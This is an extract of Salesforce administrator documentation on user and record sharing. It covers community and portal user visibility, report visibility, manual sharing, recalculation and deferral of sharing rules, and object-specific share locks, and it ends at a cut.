Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To grant access to your own user record:

- "Read" on the user with whom you're sharing

Controlling Who Community or Portal Users Can See

If your organization has enabled a community and has portal licenses provisioned for it, User Sharing is enabled automatically. When User Sharing is on, you can choose which other users community users can see by default. If your organization has Customer or Partner Portals, you can choose a default for them as well. Users who can see one another can interact on all the communities or portals in your organization. For example, if you would like to have a more private community, you can deselect the **Community User Visibility** checkbox and use other sharing features like sharing rules, manual shares, or portal access.

For Communities and Portals, you can choose different defaults.

Communities

The initial default is to allow community users to be seen by all other internal and external users in communities they are a member of. You can change the default to allow external users in communities to be seen only by themselves and their superiors in the role hierarchy. The setting provides Read access only and applies to all communities in your organization.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set Community and Portal User Visibility:

- "Manage Sharing"

Visibility to users as a result of the **Community User Visibility** preference is not inherited through the role hierarchy. If a manager in the role hierarchy is not a member of a community, but their subordinate is, the manager does not gain access to other members of the community.

Portals

The initial default is to allow portal users to be seen by other portal users within the same account. You can change the default to allow external users in portals to be seen by only themselves and their superiors in the role hierarchy. The setting provides Read access only and applies to all of the portals in your organization.

Note: Partner portal users also have access to their channel manager.

1. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
2. Click **Edit** in the Organization-Wide Defaults area.
3. Deselect the **Portal User Visibility** checkbox to allow users to be seen by only themselves and their superiors. Or select the checkbox to let portal users be seen by all other portal users within the same account.
4. For **Community User Visibility**, deselect the checkbox to allow users to be seen only by themselves and their superiors. Select the checkbox to allow community users to be seen by all other users in their communities.

   Note: This option only appears if Salesforce Communities is enabled.

5. Click **Save**.

Selecting either of these options is a quick way of overriding an organization-wide default setting of Private for external access to the User object for Community or Portal users.

Once you have set these defaults, you can selectively expand access to users.

SEE ALSO:

Set the Org-Wide Sharing Defaults for User Records

Creating User Sharing Rules

Control Standard Report Visibility

User Sharing

Control Standard Report Visibility

Show or hide standard reports that might expose data of users to whom a user doesn't have access.

You can control whether users can see reports based on standard report types that can expose data of users to whom they don't have access. When User Sharing is first enabled, all reports that contain data of users to whom a viewing user doesn't have access are hidden.

1. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
2. Click **Edit** in the Organization-Wide Defaults area.
3. To allow users to view reports based on standard report types that can expose data of users to whom they don't have access, select the **Standard Report Visibility** checkbox . Or, to hide these reports, deselect this checkbox.
4. Click **Save**.

If the organization-wide default for the user object is Private and the Standard Report Visibility checkbox is selected, a viewing user can see only the names of the users that they don't have access to in the report. User details such as username and email are hidden. When you deselect the **Standard Report Visibility** checkbox, users with the "View All Users" permission can still see all reports based on standard report types. All users can also see these reports if the organization-wide default for the user object is Public Read Only.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set standard report visibility:
- "Manage Sharing"

Important: When Analytics sharing is in effect, all users in the organization get Viewer access to report and dashboard folders that are shared with them. Users who have been designated Manager or Editor on a folder, and users with additional administrative permissions, can have more access. Each user's access to folders is based on the combination of folder access and user permissions. To ensure that standard report folders are hidden as needed, remove sharing for all users from the folders. Then deselect the **View Dashboards in Public Folders** and **View Reports in Public Folders** checkboxes for the users' profiles.

SEE ALSO:

User Sharing

Report Types Support for User Sharing

Control Manual Sharing for User Records

Enable or prevent users from sharing their own user records with other users across the organization.

You can control whether the **Sharing** button is displayed on user detail pages. This button enables a user to grant others access to the user's own user record. You can hide or display this button for all users by following these steps.

1. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
2. Click **Edit** in the Organization-Wide Defaults area.
3. Select the **Manual User Record Sharing** checkbox to display the **Sharing** button on user detail pages, which enables users to share their records with others. Or deselect the checkbox to hide the button, which prevents users from sharing their user records with others.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable or disable manual user record sharing:
- "Manage Users"

When the organization-wide default for users is set to Public Read Only, users get read access to all other user records, can see those users in search and list views, and can interact with those users on Chatter and Communities.

Example: For example, a partner user wants to collaborate with the sales representative in Communities. If you have disabled the `Community User Visibility` checkbox in the Sharing Settings page, community users can only be seen by themselves and their superiors in the role hierarchy. You can use manual sharing to grant the partner user read access to the sales representative by using the **Sharing** button on the sales representative's user detail page. This access enables both parties to interact and collaborate in Communities.

SEE ALSO:

Controlling Who Community or Portal Users Can See

Restoring User Visibility Defaults

User Sharing enables you to control who sees who in the organization. You can restore your defaults if you have previously used User Sharing.

To restore user visibility defaults:

1. From Setup, enter *`Sharing Settings`* in the `Quick Find` box, then select **Sharing Settings**.
2. Set the organization-wide defaults to Public Read Only for internal access and Private for external access.
3. Enable portal account user access.

   On the Sharings Settings page, select the **Portal User Visibility** checkbox. This option enables customer portal users to see other users under the same portal account. Additionally, partner portal users can see the portal account owner.
4. Enable network member access.

   On the Sharing Settings page, select the **Community User Visibility** checkbox. This option enables community members to be seen by all other users in their communities.
5. Remove user sharing rules.

   On the Sharing Settings page, click **Del** next to all available user sharing rules.
6. Remove HVPU access to user records.

   On the Customer Portal Setup page, click **Del** next to all available sharing sets for HVPUs.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Portals and communities available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To restore user visibility defaults:

- "Manage Sharing"

After user visibility is restored to the defaults, all internal users are visible to each other, portal users under the same portal account are visible to each other, and community members in the same community are visible to each other.

SEE ALSO:

Controlling Who Community or Portal Users Can See

User Sharing

Report Types Support for User Sharing

Reports based on standard report types might expose data of users to whom a user doesn't have access.

The following report types might expose data of users to whom a viewing user doesn't have access.

- Accounts
- Account Owners
- Accounts with Assets
- Accounts with Custom Objects
- Accounts with Partners
- API Usage
- Campaigns with Opportunities
- Customizable Forecasting: Forecast History
- Customizable Forecasting: Opportunity Forecasts
- Custom Object Opportunity with Quotes Report
- Events with Invitees
- Opportunity
- Opportunity Field History
- Opportunity History
- Opportunity Trends
- Opportunities and Connections
- Opportunities with Competitors
- Opportunities with Contact Roles
- Opportunities with Contact Roles and Products
- Opportunities with Custom Objects
- Opportunities with Partners
- Opportunities with Products
- Opportunities with Products and Schedules
- Opportunities with Quotes and Quote Documents
- Opportunities with Quotes and Quote Line Items
- Opportunities with Sales Teams
- Opportunities with Sales Teams and Products
- Split Opportunities
- Split Opportunities with Products
- Split Opportunities with Products and Schedules

By default, these reports are accessible only to users who have the appropriate access. However, you can change the setting such that users without the appropriate access to the relevant users can see those reports.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Additionally, some reports may display a user's role. When a user can see a record but does not have access to the record owner, the user can see the owner's role on those reports.

SEE ALSO:

- Control Standard Report Visibility
- User Sharing

Differences Between User Sharing with Manual Sharing and Sharing Sets

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Manual sharing and sharing sets provide access to different groups of users.

You can control who sees whom in the organization, including internal and external users, if your organization has User Sharing enabled. Manual sharing and sharing sets provide additional access beyond the organization-wide defaults and sharing rules. External users, such as high-volume portal or community users (HVPU), don't have roles and can't be used in sharing rules.

Example: Grant internal and non-HVPU users access to a user by creating a manual share using the Sharing button on the user detail page of that user. Grant HVPUs access to other users by creating a sharing set for your portals or communities.

The following table shows when to use manual sharing and sharing sets.

	Users Getting Access		
	Internal	**Non-HVPU**[1]	**HVPU**[2]
Internal	Manual Sharing	Manual Sharing	Sharing Set
Non-HVPU	Manual Sharing	Manual Sharing	Sharing Set
HVPU	Manual Sharing	Manual Sharing	Sharing Set

[1] Non-HVPU refers to an external user who is not using an HVPU profile.

[2] HVPU refers to an external user that has one of these profiles:

- Authenticated Website
- Customer Community User
- Customer Community Login User
- High Volume Customer Portal
- High Volume Portal
- Overage Authenticated Website User
- Overage High Volume Customer Portal User

SEE ALSO:

- User Sharing
- Share User Records
- Sharing Set Overview

Sharing Considerations

Learn how sharing models give users access to records they don't own.

The sharing model is a complex relationship between role hierarchies, user permissions, sharing rules, and exceptions for certain situations. Review the following notes before setting your sharing model:

Exceptions to Role Hierarchy-based Sharing

Users can always view and edit all data owned by or shared with users below them in the role hierarchy. Exceptions to this include:

- An option on your organization-wide default allows you to ignore the hierarchies when determining access to data.
- Contacts that are not linked to an account are always private. Only the owner of the contact and administrators can view it. Contact sharing rules do not apply to private contacts.
- Notes and attachments marked as private via the `Private` checkbox are accessible only to the person who attached them and administrators.
- Events marked as private via the `Private` checkbox are accessible only by the event owner. Other users cannot see the event details when viewing the event owner's calendar. However, users with the "View All Data" or "Modify All Data" permission can see private event details in reports and searches, or when viewing other users' calendars.
- Users above a record owner in the role hierarchy can only view or edit the record owner's records if they have the "Read" or "Edit" object permission for the type of record
- Visibility to users as a result of the **Community User Visibility** preference is not inherited through the role hierarchy. If a manager in the role hierarchy is not a member of a community, but their subordinate is, the manager does not gain access to other members of the community. This only applies if Salesforce Communities is enabled in your organization.

Deleting Records

- The ability to delete individual records is controlled by administrators, the record owner, users in a role hierarchy above the record owner, and any user that has been granted "Full Access."
- If the sharing model is set to Public Read/Write/Transfer for cases or leads or Public Full Access for campaigns, any user can delete those types of records.

Adding Related Items to a Record

- You must have "Read/Write" access to a record to be able to add notes or attachments to the record.
- You must have at least "Read" access to a record to be able to add activities or other associated records to it.

Adding or Removing Sharing Access Manually

- The ability to manually extend the sharing access of individual records is controlled by administrators, the record owner, users in a role hierarchy above the record owner, and any user that has been granted "Full Access."
- Changing your sharing model deletes any manual shares your users have created.

User Permissions and Object-Level Permissions

While your sharing model controls visibility to records, user permissions and object-level permissions control what users can do to those records.

- Regardless of the sharing settings, users must have the appropriate object-level permissions. For example, if you share an account, those users can only see the account if they have the "Read" permission on accounts. Likewise, users who have the "Edit" permission on contacts may still not be able to edit contacts they do not own if they are working in a Private sharing model.
- Administrators, and users with the "View All Data" or "Modify All Data" permissions, have access to view or edit all data.

Account Sharing

- To restrict users' access to records they do not own that are associated with accounts they do own, set the appropriate access level on the role. For example, you can restrict a user's access to opportunities they do not own yet are associated with accounts they do own using the `Opportunity Access` option.
- Regardless of the organization-wide defaults, users can, at a minimum, view the accounts in their territories. Also, users can be granted access to view and edit the contacts, opportunities, and cases associated with their territories' accounts.

Apex Sharing

The organization-wide default settings can't be changed from private to public for a custom object if Apex code uses the sharing entries associated with that object. For example, if Apex code retrieves the users and groups who have sharing access on a custom object Invoice__c (represented as `Invoice__share` in the code), you can't change the object's organization-wide sharing setting from private to public.

Campaign Sharing

- In Professional, Enterprise, Unlimited, Performance, and Developer Editions, designate all users as Marketing Users when enabling campaign sharing. This simplifies administration and troubleshooting because access can be controlled using sharing and profiles.
- To segment visibility between business units while maintaining existing behavior within a business unit:
  1. Set the campaign organization-wide default to Private.
  2. Create a sharing rule to grant marketing users Public Full Access to all campaigns owned by users within their business unit.
  3. Create a sharing rule to grant all non-marketing users in a business unit Read Only access to all campaigns owned by users in their business unit.
- When a single user, such as a regional marketing manager, owns multiple campaigns and needs to segment visibility between business units, share campaigns individually instead of using sharing rules. Sharing rules apply to all campaigns owned by a user and do not allow segmenting visibility.
- Create all campaign sharing rules prior to changing your organization-wide default to reduce the affect the change has on your users.
- To share all campaigns in your organization with a group of users or a specific role, create a sharing rule that applies to campaigns owned by members of the "Entire Organization" public group.
- Minimize the number of sharing rules you need to create by using the "Roles and Subordinates" option instead of choosing a specific role.
- If campaign hierarchy statistics are added to the page layout, a user can see aggregate data for a parent campaign and all the campaigns below it in the hierarchy regardless of whether that user has sharing rights to a particular campaign within the hierarchy. Therefore, consider your organization's campaign sharing settings when enabling campaign hierarchy statistics. If you do not want

users to see aggregate hierarchy data, remove any or all of the campaign hierarchy statistics fields from the Campaign Hierarchy related list. These fields will still be available for reporting purposes.

- If the sharing model is set to Public Full Access for campaigns, any user can delete those types of records.

Campaign Member Sharing

Campaign member sharing is controlled by campaign sharing rules. Users that can see a campaign can also see associated campaign members.

Contact Sharing

The organization-wide sharing default for contacts is not available to organizations that have person accounts enabled.

Price Book Sharing

- Sharing on price books controls whether users can add the price book and its products to opportunities.
- User permissions control whether users can view, create, edit, and delete price books.

SEE ALSO:

Sharing Rules

Sharing Settings

Who Has Access to Account Records?

A user may have access to an account from:

- Record Ownership
- Implicit access from an associated child record such as a case, contact, or opportunity
- Organization-wide sharing defaults
- Role hierarchy
- Sharing rules
- Manual sharing
- Account team or territory

To find out why a user have access to the record, click the **Sharing** button on the account detail page to see a list of users who have access and for which reasons. Click **Expand List** to see all users who have access.

The following users don't show up in the list even if they may have access:

- All users, if the organization-wide defaults are set to Public Read Only or Public Read/Write
- High-volume portal users

Note: If the **Sharing** button does not appear, the organization-wide sharing defaults may have been set to Controlled by Parent or Public Read. Otherwise, only the record owner, an administrator, or a user above the owner in the role hierarchy can see the Sharing Detail page.

Table 2: Troubleshooting guideline for user access to a record

Access Type	Description
Record owner	The record owner always gets access to his or her own record.
Implicit access	Corresponds to the "Associated record owner or sharing" entry in the Reason column of the Sharing Detail page. The user may have access to a child record of an account (opportunity, case, or contact), which grants them Read access on that account. You cannot overwrite this access. For example, if the user has access to a case record, he or she has implicit Read access to the parent account record.
Organization-wide sharing default	Check if the defaults for the account object are set to Private. If it is, the user may have gained access via other methods listed here. It must be set to Private if at least one of your users should not see a record.
Role hierarchy	The user may have inherited Read access from a subordinate in the role hierarchy. You can't override this behavior for non-custom objects. If the user who has access is on a different branch of the hierarchy from the account owner, check the sharing rules, account teams, and account territory.
Sharing rules	The user may have gotten access because he or she has been included in a relevant sharing rule. If the sharing rule uses public groups (or other categories such as roles) to grant access, check your public groups to see if the user has been included in the group.
Manual shares	The user may have gotten access through the **Sharing** button of the record. Only the record owner, an administrator, or a user above the owner in the role hierarchy can create or remove a manual share on the record.
Account Teams and Territory	The user may have been added to an Account Team by the account owner, an administrator, a user above the owner in the role hierarchy, or an account team member. If your organization uses territory management, check if the user who has access is higher in the territory hierarchy than the account owner. Managers gain the same access as their subordinates. Additionally, if the user is a member of Group A, which is a member of Group B, he or she gets access to all accounts shared to Group B, at the same level of access as members of Group B.

SEE ALSO:

Control Who Sees What
Resolving Insufficient Privileges Errors

Viewing Sharing Overrides

When you select an object in the Sharing Settings page, the page includes a Sharing Overrides related list, which shows any profiles that ignore sharing settings for that object.

To view the Sharing Overrides list, from Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**. Next, select an object from the Manage Sharing Settings For list.

For each profile, the list specifies the permissions that allow it to override sharing settings. The "View All Data" and "Modify All Data" permissions override sharing settings for all objects in the organization, while the object permissions "View All" and "Modify All" override sharing settings for the named object.

Note: The Sharing Overrides list doesn't show permissions granted through permission sets, which may also override sharing settings for an object.

To override sharing settings for specific objects, you can create or edit permission sets or profiles and enable the "View All" and "Modify All" object permissions. These permissions provide access to all records associated with an object across the organization, regardless of the sharing settings. Before setting these permissions, compare the different ways to control data access.

SEE ALSO:

Profiles

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view sharing overrides:

- "View Setup and Configuration"

Recalculate Sharing Rules

When you make changes to groups, roles, and territories, sharing rules are reevaluated to add or remove access as necessary.

Changes could include adding or removing individual users from a group, role, or territory, changing which role a particular role reports to, changing which territory a particular territory is subordinate to, or adding or removing a group from within another group.

Note: Use the Recalculate buttons on the Sharing Rules related lists only if sharing rule updates have failed or are not working as expected.

To manually recalculate an object's sharing rules:

1. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
2. In the Sharing Rules related list for the object you want, click **Recalculate**.
3. If you want to monitor the progress of a recalculation, from Setup, enter *Background Jobs* in the Quick Find box, then select **Background Jobs**.

Note: The **Recalculate** button is disabled when group membership or sharing rule calculations are deferred. Sharing rules for related objects are automatically recalculated. For example, account sharing rules are recalculated when opportunity sharing rules are recalculated since the opportunity records are in a master-detail relationship on account records.

When sharing is recalculated, Salesforce also runs all Apex sharing recalculations. During sharing rule recalculation, related object sharing rules are calculated as well. You receive an email that notifies you when the recalculation is completed. For example, when recalculating sharing rule for opportunities, account sharing rules are recalculated as well since opportunity is a detail of an account object.

Automatic sharing rule calculation is enabled by default. You can defer sharing rule calculation by suspending and resuming at your discretion.

SEE ALSO:

- Sharing Rules
- Defer Sharing Calculations
- Monitoring Background Jobs
- Asynchronous Parallel Recalculation of Sharing Rules

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Account and contact sharing rules are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Account territory, case, lead, opportunity, order sharing rules, and custom object sharing rules are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Campaign sharing rules are available in **Professional** Edition for an additional cost, and **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To recalculate sharing rules:

- "Manage Sharing"

Asynchronous Parallel Recalculation of Org-Wide Defaults (Pilot)

When you update an org-wide default, recalculation is now processed asynchronously and in parallel. This change provides optimal efficiency of server resources and guards against site operations such as patches and server restarts. Your org must have object-specific share locks enabled, which is available to all new and existing orgs in Winter '17.

Note: We provide Asynchronous Parallel Recalculation of Org-Wide Defaults to selected customers through a pilot program that requires agreement to specific terms and conditions. To be nominated to participate in the program, contact Salesforce. Pilot programs are subject to change, and we can't guarantee acceptance. The Asynchronous Parallel Recalculation of Org-Wide Defaults isn't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only based on generally available products and features. You can provide feedback and suggestions for the Asynchronous Parallel Recalculation of Org-Wide Defaults in the IdeaExchange.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You receive an email notification when the recalculation is completed. Consider the following guidelines when updating your org-wide defaults.

- While recalculation is in progress, you can't create, update, or delete sharing rules and org-wide defaults for that object. However, you can make changes to the org-wide default and sharing rules for another object.
- Updating the org-wide default on an account or its children—cases, contacts, and opportunities—disables further org-wide default and sharing rule updates on them. For example, when you update the opportunity org-wide default and recalculation is in progress, you can't update the org-wide default or sharing rules for accounts, contacts, opportunities, and cases.

SEE ALSO:

Recalculate Sharing Rules

Asynchronous Parallel Recalculation of Sharing Rules

Asynchronous Parallel Recalculation of Sharing Rules

Speed up sharing rule recalculation by running it asynchronously and in parallel.

When you create, update, or delete sharing rules, the resulting recalculation is now processed asynchronously and in parallel. The recalculation is run in parallel and asynchronously in the background, which speeds up the process and provides better resilience to site operations such as patches and server restarts. You'll receive an email notification upon completion. Before the recalculation is completed, you can't run other sharing operations such as creating a sharing rule or updating the organization-wide defaults.

If the number of impacted records from an owner-based sharing rule insert or update is less than 25,000, recalculation runs synchronously and you won't receive an email notification when it's completed. Owner-based sharing rule inserts and updates impacting less than 25,000 records are not available on the Background Jobs page.

Parallel sharing rule recalculation is also run in these cases.

- Click the Recalculate button for the sharing rules on the Sharing Settings page
- Recalculate your sharing rules on the Defer sharing page

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can monitor the progress of your parallel recalculation on the Background Jobs page or view your recent sharing operations on the View Setup Audit Trail page.

Recalculation of sharing rules maintains implicit sharing between accounts and child records. In the Background Jobs page, these processes corresponds to these job sub types:, **Account — Extra Parent Access Removal** and **Account — Parent Access Grant**. Additionally, deleting a sharing rule corresponds to the job sub type **Object — Access Cleanup**, denoting that irrelevant share rows are removed.

Note: For an in-depth look at record access, see *Designing Record Access for Enterprise Scale*.

SEE ALSO:

- Monitoring Background Jobs
- Recalculate Sharing Rules
- Built-in Sharing Behavior

Defer Sharing Calculations

Performing a large number of configuration changes can lead to very long sharing rule evaluations or timeouts. To avoid these issues, an administrator can suspend these calculations and resume calculations during an organization's maintenance period.

Note: The defer sharing calculation feature isn't enabled by default. To enable it for your organization, contact Salesforce.

Deferring sharing calculation is ideal if you make a large number of changes to roles, territories, groups, users, portal account ownership, or public groups participating in sharing rules, and want to suspend the automatic sharing calculation to a later time.

Group membership and sharing rule calculation are enabled by default.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

If	You can
Group membership and sharing rule calculation are enabled	• Suspend, update, and resume group membership calculation. This suspends sharing rule calculation and requires a full recalculation of sharing rules. • Suspend, update, and resume sharing rule calculation.
Group membership calculation is enabled and sharing rule calculation is suspended	Suspend, update, and, resume group membership calculation.
Group membership calculation is suspended and sharing rule calculation is enabled	Suspend, update, resume, and recalculate sharing rule calculation.

To suspend or resume group membership calculation, see Manage Group Membership Calculations.

To suspend, resume, or recalculate sharing rule calculation, see Deferring Sharing Rule Calculations.

SEE ALSO:

- Recalculate Sharing Rules

Manage Group Membership Calculations

If you are making changes to groups that affect a lot of records, you may want to suspend automatic group membership calculation and resume at a later time. Note that you might experience sharing inconsistencies in your records if you don't resume calculation.

When you make changes to roles, territories, groups, or users, or change ownership of portal accounts, group membership is automatically recalculated to add or remove access as necessary. Changes can include adding or removing a user from a group or changing a role to allow access to different sets of reports.

To suspend or resume group membership calculation:

1. From Setup, enter *Defer Sharing Calculations* in the Quick Find box, then select **Defer Sharing Calculations**.
2. In the Group Membership Calculations related list, click **Suspend**.

   Note: If sharing rule calculations are enabled, suspending group membership calculations also suspends sharing rule calculations. Resuming group membership calculations also requires full sharing rule recalculation.
3. Make your changes to roles, territories, groups, users, or portal account ownership.
4. To enable group membership calculation, click **Resume**.

SEE ALSO:

Defer Sharing Calculations

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To defer (suspend and resume) sharing calculations:

- "Manage Users"

  AND

  "Manage Sharing Calculation Deferral"

Deferring Sharing Rule Calculations

Note: The defer sharing calculation feature isn't enabled by default. To enable it for your organization, contact Salesforce.

To suspend, resume, or recalculate sharing rule calculation:

1. From Setup, enter *Defer Sharing Calculations* in the Quick Find box, then select **Defer Sharing Calculations**.
2. In the Sharing Rule Calculations related list, click **Suspend**.
3. Make changes to sharing rules, roles, territories, or public groups participating in sharing rules.

   Note: Any changes to sharing rules require a full recalculation.

   To enable sharing rule calculation, click **Resume**.
4. To manually recalculate sharing rules, click **Recalculate**.

Consider deferring your sharing calculations before performing massive updates to sharing rules. When sharing is recalculated, Salesforce also runs all Apex sharing recalculations.

SEE ALSO:

Manage Group Membership Calculations

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Account and contact sharing rules are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Account territory, case, lead, and opportunity, sharing rules are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Campaign sharing rules are available in **Professional** Edition for an additional cost, and **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Custom object sharing rules are available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions.

USER PERMISSIONS

To defer (suspend and resume) and recalculate sharing rules:

- "Manage Users"

  AND

  "Manage Sharing Calculation Deferral"

Object-Specific Share Locks

When you create, edit, or delete a sharing rule, recalculation runs to update record access in your org. This operation can take some time if you have many users and records. Object-specific share locks feature enables you to make changes to a sharing rule for other objects simultaneously, depending on the objects affected by the sharing rules, sharing rule type, and target groups or roles of the affected users.

EDITIONS

Available in: Salesforce Classic and Lightning Experience


Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Without object-specific share locks, you can't submit simultaneous sharing changes until recalculation across all objects is complete. If you are enabling object-specific share locks, consider the following changes in your org.

Criteria-based and ownership-based sharing rules

Recalculation is run if a sharing rule has changed or when you click the **Recalculate** button on the Sharing Settings page. Clicking this button locks sharing rules for that object (1), but you can still make changes to sharing rules for another object.

Note: Use the Recalculate buttons on the Sharing Rules related lists only if sharing rule updates have failed or are not working as expected.



When recalculation for an ownership-based sharing rule is in progress, you can't create, edit, or delete ownership-based sharing rules for that object targeting the same group of users. For example, let's say you're creating an ownership-based lead sharing rule targeting the All Internal Users group. While recalculation is in progress, you can create another ownership-based sharing rule for leads targeting any other public group except the All Internal Users group. You can create, update, or delete ownership-based sharing rules for leads targeting all internal users only after the recalculation finishes. You receive an email notification when the recalculation is complete.

When recalculation for a criteria-based sharing rule is in progress, you can't edit or delete that rule. But you can create, edit, or delete any other criteria-based or ownership-based sharing rule for that object regardless of the target group of users.

Note: You can't modify the org-wide defaults when a sharing rule recalculation for any object is in progress. Similarly, you can't modify sharing rules when recalculation for an org-wide default update is in progress.


Account, cases, contacts, and opportunities

Sharing rules can affect accounts and the associated account children—cases, contacts, and opportunities—so they are locked together to ensure that recalculation runs properly. For example, creating or editing an account sharing rule prevents you from creating or editing a case, contact, or opportunity sharing rule. Similarly, creating or editing an opportunity sharing rule prevents

you from creating or editing a case, contact, or account sharing rule before recalculation is complete. Locks are not shared across objects, except across accounts and associated account children.

Note: Clicking the **Recalculate** button for any of these four objects' sharing rules prevents anyone from making changes to sharing rules for those objects until recalculation finishes.

In the following example, an ownership-based account sharing rule has been deleted and recalculation is in progress. Although you can't create, edit, or delete another ownership-based sharing rule for any of these objects, you can make changes to a criteria-based sharing rule (2) for those objects.



SEE ALSO:

Sharing Rules

Recalculate Sharing Rules

Defer Sharing Calculations

Built-in Sharing Behavior

Salesforce provides implicit sharing between accounts and child records (opportunities, cases, and contacts), and for various groups of portal users.

EDITIONS

Available in: Salesforce Classic

Sharing for accounts and contacts is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Sharing for cases and opportunities is available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Sharing between accounts and child records

- **Access to a parent account**—If you have access to an account's child record, you have implicit Read Only access to that account.
- **Access to child records**—If you have access to a parent account, you have access to the associated child records. The account owner's role determines the level of access to child records.

Sharing behavior for portal users

- **Account and case access**—An account's portal user has Read Only access to the parent account and to all of the account's contacts.
- **Management access to data owned by Service Cloud portal users**—Since Service Cloud portal users don't have roles, portal account owners can't access their data via the role hierarchy. To grant them access to this data, you can add account owners to the portal's share group where the Service Cloud portal users are working. This step provides access to all data owned by Service Cloud portal users in that portal.
- **Case access**—If a portal user is a contact on a case, then the user has Read Only access on the case.

Group membership operations and sharing recalculation

